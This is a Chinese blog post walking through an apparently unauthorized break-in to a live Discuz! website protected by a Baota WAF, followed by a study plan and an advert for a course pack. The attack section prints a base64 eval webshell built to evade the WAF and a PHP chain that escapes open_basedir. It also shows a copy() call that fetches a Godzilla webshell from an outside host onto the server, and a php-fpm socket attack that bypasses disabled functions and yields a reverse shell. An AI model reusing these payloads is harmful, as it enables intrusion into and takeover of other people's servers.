
网络安全:绕过MSF的一次渗透测试
这次渗透的主站是 一个Discuz!3.4 的搭建 违法招piao 网站, 配置有宝塔WAF


用 Discuz!ML 3.X 的漏洞进行攻击,但是没有成功

发现主站外链会有一个发卡网,引导人们来这充值,是 某某发卡网,而且域名指向也是主站的ip,两个网站在同一个 ,此处忘记截图了
网上有通杀payload,写shell的过程在这里省略了
【一>所有资源获取<一】 1、网络安全学习路线 2、电子书籍(白帽子) 3、安全大厂内部视频 4、100份src文档 5、常见安全面试题 6、ctf大赛经典题目解析 7、全套工具包 8、应急响应笔记
由于网站存在宝塔WAF ,写入shell 必须变形一下,将命令进行base64编码在传进去
<?php @eval(base64_decode($_POST['yanshu']));?>

在phpinfo()里可以看到,宝塔默认会设置 open_basedir 以及 disable_functions,导致蚁剑的shell直接连接之后不大好用,命令执行不了
绕过 open_basedir 查看文件

利用 ini_set() 来 bypass open_basedir 来获取路径名和目录内容,base64 编码之后执行,发现宝塔目录下还有其他站点目录
eval("mkdir('1');chdir('1');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');var_dump(scandir('/www/wwwroot'));");
哥斯拉管理webshell

为了方便查看文件 ,使用哥斯拉马,加密器选择PHP_EVAL_XOR_BASE64,用copy命令传到服务器中,这样流量就可以不会被宝塔waf拦截了
copy('http://xxxx/g.php','/www/wwwroot/xxx.com/g.php');


哥斯拉马可以自动实现bypass openbase_dir ,读取数据库 用户名密码,可以更改管理员用户进后台或者脱库
绕过 disable_functions 执行命令
disable_functions 禁用了 putenv()、mail() 、pcntl_exec() 等函数,环境是php5.6,导致很多常规bypass的方法都用不了

网站是使用 nginx+php5.6 ,用攻击 php-fpm的办法来bypass,攻击原理可以看 参考链接
先找到php-fpm的配置 如:/www/server/php/56/etc/php-fpm.conf


或者看nginx的配置 ,得到 php-fpm 的位置 unix:/tmp/php-cgi-56.sock
首先 选择 PAttackFPM 将模块加载并执行

再利用哥斯拉马中 bypass disable_functions 的模块 ,成功执行命令


获取反弹 shell ,可以进一步尝试对主机进行提权了
 接下来我将给各位同学划分一张学习计划表!
学习计划
那么问题又来了,作为萌新小白,我应该先学什么,再学什么?
既然你都问的这么直白了,我就告诉你,零基础应该从什么开始学起:
阶段一:初级网络安全工程师
接下来我将给大家安排一个为期1个月的网络安全初级计划,当你学完后,你基本可以从事一份网络安全相关的工作,比如渗透测试、Web渗透、安全服务、安全分析等岗位;其中,如果你等保模块学的好,还可以从事等保工程师。
综合薪资区间6k~15k
1、网络安全理论知识(2天)
①了解行业相关背景,前景,确定发展方向。
②学习网络安全相关法律法规。
③网络安全运营的概念。
④等保简介、等保规定、流程和规范。(非常重要)
2、渗透测试基础(1周)
①渗透测试的流程、分类、标准
②信息收集技术:主动/被动信息搜集、Nmap工具、Google Hacking
③漏洞扫描、漏洞利用、原理,利用方法、工具(MSF)、绕过IDS和反病毒侦察
④主机攻防演练:MS17-010、MS08-067、MS10-046、MS12-20等
3、操作系统基础(1周)
①Windows系统常见功能和命令
②Kali Linux系统常见功能和命令
③操作系统安全(系统入侵排查/系统加固基础)
4、计算机网络基础(1周)
①计算机网络基础、协议和架构
②网络通信原理、OSI模型、数据转发流程
③常见协议解析(HTTP、TCP/IP、ARP等)
④网络攻击技术与网络安全防御技术
⑤Web漏洞原理与防御:主动/被动攻击、DDOS攻击、CVE漏洞复现
5、数据库基础操作(2天)
①数据库基础
②SQL语言基础
③数据库安全加固
6、Web渗透(1周)
①HTML、CSS和JavaScript简介
②OWASP Top10
③Web漏洞扫描工具
④Web渗透工具:Nmap、BurpSuite、SQLMap、其他(菜刀、漏扫等)

那么,到此为止,已经耗时1个月左右。你已经成功成为了一名“脚本小子”。那么你还想接着往下探索吗?
阶段二:中级or高级网络安全工程师(看自己能力)
综合薪资区间15k~30k
7、脚本编程学习(4周)
在网络安全领域。是否具备编程能力是“脚本小子”和真正网络安全工程师的本质区别。在实际的渗透测试过程中,面对复杂多变的网络环境,当常用工具不能满足实际需求的时候,往往需要对现有工具进行扩展,或者编写符合我们要求的工具、自动化脚本,这个时候就需要具备一定的编程能力。在分秒必争的CTF竞赛中,想要高效地使用自制的脚本工具来实现各种目的,更是需要拥有编程能力。
零基础入门的同学,我建议选择脚本语言Python/PHP/Go/Java中的一种,对常用库进行编程学习
搭建开发环境和选择IDE,PHP环境推荐Wamp和XAMPP,IDE强烈推荐Sublime;
Python编程学习,学习内容包含:语法、正则、文件、 网络、多线程等常用库,推荐《Python核心编程》,没必要看完
用Python编写漏洞的exp,然后写一个简单的网络爬虫
PHP基本语法学习并书写一个简单的博客系统
熟悉MVC架构,并试着学习一个PHP框架或者Python框架 (可选)
了解Bootstrap的布局或者CSS。
阶段三:顶级网络安全工程师
如果你对网络安全入门感兴趣,那么你需要的话可以点击这里👉网络安全重磅福利:入门&进阶全套282G学习资源包免费分享!

学习资料分享
当然,只给予计划不给予学习资料的行为无异于耍流氓,这里给大家整理了一份【282G】的网络安全工程师从入门到精通的学习资料包,可点击下方二维码链接领取哦。
更多推荐

 26
 0
- 0


 已为社区贡献28条内容

所有评论(0)